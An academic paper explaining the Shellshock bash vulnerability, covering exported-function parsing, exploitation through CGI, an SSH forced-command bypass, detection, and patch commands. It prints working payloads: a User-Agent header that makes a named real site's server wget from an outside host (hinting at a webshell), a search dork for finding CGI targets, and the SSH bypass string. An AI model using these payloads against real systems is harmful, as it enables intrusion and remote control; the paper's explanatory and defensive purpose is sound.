Research on the Principle and analysis of Shellshock bug

LongJuan Wang [1,a],HanWei Wu[2,b],XiaoMin Yao[3,c]

[1,2,3]Hainan University,HaiKou,570228,China ;

[a]juanywong@126.com, [b]hanwei761314@163.com, [c]xiaomingyao@163.com

Keywords: Shellshock bug, Environment variables, Threat, Hacker.

Abstract. It is inevitable that all the softwares, whatever it is new or used for decades, are suffering from vulnerabilities. However, the vulnerabilities is being hailed as the biggest security issue in the security industry. The discovery of Shellshock bug makes a new understanding for the basic software. In this paper, we mainly investigate the principle of Shellshock bug, and also analyze the Hacker's behavior of using this bug,Finally the solution is given.

Introduction

Shellshock bug is discovered in the most famous software GNU Bash in September 2014 (CVE-2014-6271). The Bash version of Shellshock bug exists in Red Hat, CentOS, Ubuntu, Fedora, Amazon Linux, OS X 10.10, meanwhile, the effect of Shellshock is included but not limited to the widely used Bash of Unix, Linux, Mac OS X, due to the widespread usage of Bash in the operation system, which really threat the data supervised by these operation systems[1].

How the Shellshock bug is born?

If one want to understand the principle of Shellshock bug, it is better to know how Bash deals with their variables, environment variables and environment variables functions.

How Bash deal with variables

GNU Bash has defined the variables via its port in order to improve users' operation ability. The format of the variable is defined as follows: "variables name=value". The father process of Bash variable is able to transmit to their child process or not? Here, the father process is the Shell port. Once the current port is typed Bash command, then the child Bash process is created, and type exit, the child process is ended. The specific result is shown in Fig. 1-1.

```
[phc@localhost ~]$ echo "test bash"
test bash
[phc@localhost ~]$ test="test bash"
[phc@localhost ~]$ echo $test
test bash
[phc@localhost ~]$ bash
[phc@localhost ~]$ echo $test

[phc@localhost ~]$
```

Fig. 1-1 Bash variables

Note: echo is used to print its parameter in Bash, if one variable is printed, it is necessary to add' $' in the front of the variable. As shown in Fig. 1-1, define a variable test in Bash, the value is test bash, then use echo to print the test variable, next use bash to create a child process, and try to print the $test variable, no return value is available. The reason why it happens is that a new bash child process is created, but the value of the variable is still in the father process. How to read the variables, next, lets see how bash deal with the environment variables.

(1) How Bash deal with environment variables

When you open a new Shell conversation, some variables are prepared for use, all these variables are called environment variables. If you want to visit the $test variable in the child process, the export command can be used to change the variable to environment variables, shown in Fig. 1-2.


```
[phc@localhost ~]$ export test="test bash"
[phc@localhost ~]$ echo $test
test bash
[phc@localhost ~]$ bash
[phc@localhost ~]$ echo $test
test bash
[phc@localhost ~]$
```

Fig. 1-2 how bash deal with environment variable

(2) Bash function and environment variables

In this subsection, we will introduce how bash deal with function and environment variables. In bash, it is so convenient to create a function in Bash. Then whether the function created by Bash in the father process can be inherited by child process, actually, it can be illustrated by Fig.1-3, similar to variable, the function in the father process can not be inherited.

```
[phc@localhost ~]$ x(){ echo "test bash"; }
[phc@localhost ~]$ x
test bash
[phc@localhost ~]$ bash
[phc@localhost ~]$ x
bash: x: command not found
[phc@localhost ~]$
```

Fi.1-3 how bash deal with function

Based on Fig.1-3, mark x as environment variable, then we can get the result shown in Fig.1-4.

```
[phc@localhost ~]$ export -f x
[phc@localhost ~]$ x(){ echo "test bash"; }
[phc@localhost ~]$ export -f x
[phc@localhost ~]$ bash
[phc@localhost ~]$ x
test bash
[phc@localhost ~]$
```

Fig.1-4Bash put function in the environment variable

From Fig.1-4, create a function named X, and put X in the environment variables, then it is possible to run the X function.

(3) turn string as function and then run

First, this command: newfunction='() { echo ‘testbash’;}'， seems to define a variable named newfunction, actually its value is the string parameter, in particular this string parameter define a function structure. Tested by Fig.1-5, the result is shown below.

```
[phc@localhost ~]$ newfunction='() { echo 'testbash';}'
[phc@localhost ~]$ echo $newfunction
() { echo testbash;}
[phc@localhost ~]$ newfunction
bash: newfunction: command not found
[phc@localhost ~]$ bash
[phc@localhost ~]$ newfunction
testbash
[phc@localhost ~]$
```

Fig.1-5Bash deal with the function with strings

Turn the string shown in Fig.1-5 to the environment variable, and open a new Bash process shown in Fig.1-6, consequently, the newfunction is seems to run echo ‘testbash’.

```
[phc@localhost ~]$ env | grep newfunction
newfunction=() {  echo testbash
[phc@localhost ~]$ exit
exit
[phc@localhost ~]$ env | grep newfunction
newfunction=() { echo testbash;}
[phc@localhost ~]$
```

Fig.1-6turn string into environment variable

Next input the command shown in Fig.1-7

```
[phc@localhost ~]$ export newfunction='() { echo 'testbash'; }; echo This is a te
st!'
[phc@localhost ~]$ bash
This is a test!
[phc@localhost ~]$
```

Fig.1-7 turn special string to environment variable

As shown in Fig.1-7, when the special string is turned into environment variables, the environment variables is then turned into function. The new Bash process is started and analyzed the environment variable and run it, the result is shown in Fig.1-8.

```
[phc@localhost ~]$ newfunction
testbash
[phc@localhost ~]$
```

Fig.1-8 the result that the special string is turned into environment variable

Generally speaking, Bash not only can change shell variable into environment variable, but also is able to change shell function as environment variable. If the version is less or equal to 4.3, then bash can use the function name as the environment variable name. The string started with '( ) {' is used as the value of the environment variable. The Shellshock bug lies in the moment that Bash deals with such kind of function environment variable, but it did not ended with '}', however it always runs the command behind shell. In other words, bash script can result in the logical error when analyzing some special string.

Threat of Web field from Shellshock bug

Shellshock bug is soon used by hackers in the web service, they turn the inner bug into the one which can use shell server to get the valuable information via CGI port.

Use shellshock bug via CGI.

How to use shellshock bug via CGI?

First, we need to find the CGI script in the web, shown as follows:

GET http://help.tenpay.com/cgi-bin/helpcenter/help_center.cgi?id=20HTTP/1.1

The simplest way is available for reader is to use google and type "filetype:cgi inurl:cgi-bin site:jp" to get the CGI script in the web. It is reported that there exist 6 to 8 bugs in every 500 searches.

As descriped before, the server can use python, Perl and other analysis software to run and feedback to the client Response. Therefore, the readers can insert the bash command in the http request, shown as follows:

() { :;}; wget http://www.myvps.org/testvul.sh

If the bash analysis of the server has such a bug, then the WGET will run, a malicious "testvul.sh" file is downloaded to this server. The whole test request is shown below:

GET /cgi-bin/helpcenter/help_center.cgi?id=20 HTTP/1.1

Host: help.tenpay.com

User-Agent: () { :;}; /usr/bin/wget http://myvps.org/remember_client_ip.php

Accept: */*

Referer: http://www.baidu.com

Connection: keep-alive

The implementation process is shown as Fig.2-1



Fig.2-1the diagram of implementation process

- Hacker send GET request to the destination server CGI router.
- The destination server analyze the GER request, and the parameter following the User-Agent, bash translator implement the later command.
- The destination server WGET go to the Hackers' server to download the script file
- The hackers' server will remember this IP address
- The hacker read their own history to check whether the destination visit, if ture, then we can make sure that the IP address has such kind of bug. Surely, this script can be a webshell, then the hacker can easily take advantage of shellshock bug to get the remote access control of the server.

Bypass SSH Passwordless Log-in restriction script.

SSH Passwordless Log-in is frequently used when an application log in operating systems. For example, SSH Passwordless Log-in is required before setting Hadoop (Hadoop is a distributed system infrastructure developed by Apache Foundation). The principle of user log-in authentication is based on the asymmetric key in cryptography. A pair of public/private key will first be generated in log-in system and then be transferred to log-in sever.When user log-in through SSH, the system will automatically match the public and private key to authenticate. The following example will present and explain how to use bash vulnerabilities to bypass SSH Passwordless Log-in restriction.

1) Environment establishment

First we need to build two Linux server, one is used as server, another is used as SSH client. Supposed that the server has the shellshock bug, in order to make sure the connection between the server and the client, the client can log-in the server by sing the SSH server.

In this experiment, a user named as phc is created in the server:

```
root@ubuntu:~# useradd -d /home/phc -s /bin/bash phc
```

Where /home/phc is the list of the user. /bin/bash is the definite list of the bash shell. The meaning of the parameter is named the shell translator of the phc user. Refer to the password to make sure whether the user is added or not:

```
root@ubuntu:~# cat /etc/passwd |grep 'phc'
phc:x:1000:1000:PHC,,,:/home/phc:/bin/bash
root@ubuntu:~#
```

Make sure the ssh server is open:

```
root@kali:~/.ssh# service ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
```

Also, we need to make sure the sshd config of the server is allowed to be logged in via password less way before configuration (the route of sshd confide is: /etc/ssh/sshd_config)

```
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys
```

If '#' is found in the front of sshd_config, delete '#' and save the file as sshd_config.

2)Configure authentication key

Practically, users log in to opened SSH server with user-name and password. In order to complete the experiment ,reader need to configure authentication key to log in without password. SSH public key authentication generate a pair of key via asymmetric encryption algorithm . The private key is stored in client (attacker side), public key is stored in server(victim side) running SSH.

The attacker side generate public and private key required ,then, enter the command "ssh-keygen -t rsa". After pressing "ENTER", user will be allowed to choose where to save key and whether to use key protection or not, just press "ENTER" all the way .

After key had been generated, private key is stored in file "/home/phc/.ssh/id_rsa", while public key is stored in file "/home/phc/.ssh/id_rsa.pub".

Next will send the public key to victim side, namely,server. Various ways can be used, such as sending public key to SSH server through FTP, or sending through SSH directly. In this passage, we choose the later one, which is relatively simpler.

```
[phc@localhost .ssh]$ cat ~/.ssh/id_rsa.pub | ssh phc@192.168.32.129 "cat >>~/.ss
h/authorized_keys"
```

The command above can write public key into file "authorized_keys" ,which is required during SSH authentication. Of course, the phc user's password should be entered.

Fig.2-2 shows the file "authorized_keys" which exists in server.

```
phc@ubuntu:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA1PLXjs/7yqqqFYbVPjM8TVO7D2M+YYdi+YIMFPQNWomX
C7JKmV9bx8pFB80oV5iNQnyZY25iylar0QGqdrY0C+3SOK+XAtfNC5VdPa4GY8oAgjHphR7TioYciwXx
nHaufzJmrAybUVs+rfeQSksP53vASdlcx5SIJERrAFTMP9fyh8NyazUNXfyUqGXFNsWGOGKF+EFPKRT1
wgAHaBdxAZy/arErVOqF/sEWQTxd1whGYHDYo2dqgGA+egDekyPjrzhCYeelTJeohK0GUb3l1Z5TBoqM
xbdhDS785mjicb1dhmGeXslO3hOo1AC8QT4YDpeCPgABO6Yt7sUk81PBVw== root@localhost.loca
ldomain
```

Fig.2-2 file "authorized_keys"

To meet the strict permission mechanism of Linux, we should modify the permission of .ssh directory and file "authorized_keys" as shown in Fig. 2-3:

```
phc@ubuntu:~$ ll |grep .ssh
drwxr-xr-x  2 phc  root     4096  2月 20 15:29 .ssh/
phc@ubuntu:~/.ssh$ ll
total 28
drwxr-xr-x  2 phc root 4096  2月 20 15:41 ./
drwxr-xr-x 24 phc phc  4096  2月 20 15:29 ../
-rw-------  1 phc phc  2022  2月 20 15:29 authorized_keys
-rw-------  1 phc phc  1675  2月  4 17:02 id_rsa
-rw-r--r--  1 phc phc   392  2月  4 17:02 id_rsa.pub
-rw-r--r--  1 phc phc   222  2月  4 17:02 known_hosts
```

Fig. 2-3 modify directory and permission

To test at attacker side,as shown in Fig. 2-4:

```
[phc@localhost .ssh]$ ssh phc@192.168.32.129
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

474 packages can be updated.
165 updates are security updates.

Last login: Fri Feb 20 14:55:23 2015 from 192.168.32.136
phc@ubuntu:~$
phc@ubuntu:~$
phc@ubuntu:~$ uname
Linux
phc@ubuntu:~$
```

Fig. 2-4 log-in test

From above, we successfully log in to victim side. Readers can improve the command:

```
[phc@localhost .ssh]$ ssh phc@192.168.32.129 uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_6
4 x86_64 x86_64 GNU/Linux
[phc@localhost .ssh]$
```

Fig. 2-5 improve command

From Fig. 2-5,we know that SSH also allow command to be executed as parameters after SSH log-in.

3) Bypass the vulnerable authentication with shellshock bug

It is quite convenient to configure SSH log-in without entering user-name and password, which also brings some security issues. In order to limit users operations, some scripts command are allowed in SSH, such as adding a script to key authentication, as shown in Fig. 2-6：

```
command="/home/phc/.ssh/script.sh" ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA1JfyL3Fcq
r0HyIRB/NyZnTm5ecbU4EGzsvsICT9nxRL5ouqVqaACgK6ONVjiQNMZNwPAugho7uN50kiRhpU/OoCle
O0crxsnv6I1bPCTeE8vNrU3JccIp66FqLppJErcJjPt0fGoL+2fsvFVk5Z8g3sIjNlYoTQi6SIf+QgAU
sf7ZYy4ucJTUdz07Ncni9VxxY/Ei90GigABfIMD9SLc3kDh+p9YjlXeu8zNn5fBRcFs6eFctkTBPEosv
21JEEJIz95URVLO0HsccAhExXO1zBonXfnBlnsFwW6PbI90IhwHZQdzdiVtyRf94gQj4nrvf6wspBhOy
H9PvrP6bKaXmQ== phc@localhost.localdomain
```

Fig.2-6 add script to key authentication

script contents:

```
#!/bin/bash
set $SSH_ORIGINAL_COMMAND
if [ SSH_ORIGINAL_COMMAND = “data” ]
then
  exec “$@”
else
   echo ‘you naughty,youcannot execute it’
fi
```

The only command that script allows SSH to enter is "date" .If you input other commands, it will prompt "you naughty, you cannnot execute it".

Executing the script after having created it,the command is: chmod +x script.sh.

Having executed the limited script, reader logs in again with “ssh shellshock@192.168.1.105 uname”, as shown in Fig. 2-7:

```
[phc@localhost .ssh]$ ssh phc@192.168.32.129 uname
you naughty, youcannnot execute it
[phc@localhost .ssh]$
```

Fig. 2-7 log-in

From Fig. 2-7,we know that the users action are still restricted. However, bash vulnerabilities still work when bypassing the control script. The commands are used as Fig. 2-8:

```
[phc@localhost .ssh]$ ssh phc@192.168.32.129 '() { :; }; uname'
Linux
[phc@localhost .ssh]$
```

Fig 2-8. use vulnerabilities to bypass control script

From picture above,we know that command "uname” executed again. User bypasses the control script and executes the command which was previously restricted.

Detection and solution of Shellshock bug

How to check whether there exists Shellshock bug in the computers.

1) local command method

If the version of GNU Bash for current users is lower than version 4.3 or the below command are shown, also return the results given by Fig. 3-1, consequently, it is proved that there is Shellshock bug.

```
[root@localhost phc]# env x='() { :;}; echo shellshocked' bash -c "echo test"
shellshocked
test
```

Fig. 3-1 local command detection

2) through CGI detection

The detailed method can be refer to the section 2.1, moreover the test process is also the detection process.

Solution.

Regarding different system, the corresponding solutions are provided by the factor. Most of them are Different solutions for the various systems are list as table 1.

Table1 The implement command of different system[4][5]

System name	Command
centos	yum clean all yum makecache yum -y update bash
ubuntu	apt-get update apt-get -y install --only-upgrade bash
Debian（7.5 64bit && 32bit）	apt-get update apt-get -y install --only-upgrade bash
Debian（6.0.x 64bit ）	wget http://mirrors.aliyun.com/debian/pool/main /b/bash/bash_4.1-3+deb6u2_amd64.deb && dpkg -i bash_4.1-3+deb6u2_amd64.deb
Debian（6.0.x 32bit ）	wget http://mirrors.aliyun.com/debian/pool/main /b/bash/bash_4.1-3+deb6u2_i386.deb && dpkg -i bash_4.1-3+deb6u2_i386.deb
aliyun linux（5.x 64bit）	wget http://mirrors.aliyun.com/centos/5/updates/x86_64 /RPMS/bash-3.2-33.el5_10.4.x86_64.rpm && rpm -Uvh bash-3.2-33.el5_10.4.x86_64.rpm
aliyun linux（5.x 32bit）	wget http://mirrors.aliyun.com/centos/5/updates /i386/RPMS/bash-3.2-33.el5_10.4.i386.rpm && rpm -Uvh bash-3.2-33.el5_10.4.i386.rpm
opensuse	zypper clean zypper refresh zypper update -y bash

Fund Project :The national science foundation(61462023)

Summary

Recently, it is found that there are numerous bugs in the basic softwares, however, some bugs are disastrous once found. Seemingly, there is no perfect software which have not vulnerabilities. Facing such an awkward situation, how to improve the detection mechanism is becoming essential. Therefore, decreasing the impact of the vulnerabilities is our future research direction[6].

Reference

[1] Resolutionfor Bash Code Injection Vulnerability via Specially Crafted EnvironmentVariables (CVE-2014-6271, CVE-2014-7169) in Red Hat Enterprise Linux, https://access.redhat.com/solutions/1207723.

[2] Saftey of popular science:Let the tall on shellshock bug no longer difficult to understand(under), http://www.freebuf.com/articles/system/50707.html, gabagaba,2014-11-10.

[3] [CentOS]Critical update for bash released today By Jim Perrin jperrin

http://lists.centos.org/pipermail/centos/2014-September/146099.html.

[4] CVE-2014-6271in Ubuntu (Canonical Ltd.).

http://people.canonical.com/~ubuntu-security/cve/2014/CVE-2014-6271.html

[5] KNOWNSEC：《The emergency guideline of shellshock bug》

http://blog.knownsec.com/2014/09/shellshock_response_profile/.

[6] A patchy response: the dangers of not keeping our systems secure,Steve Mansfield-Devine, editor, Computer Fraud & Security,January 2015.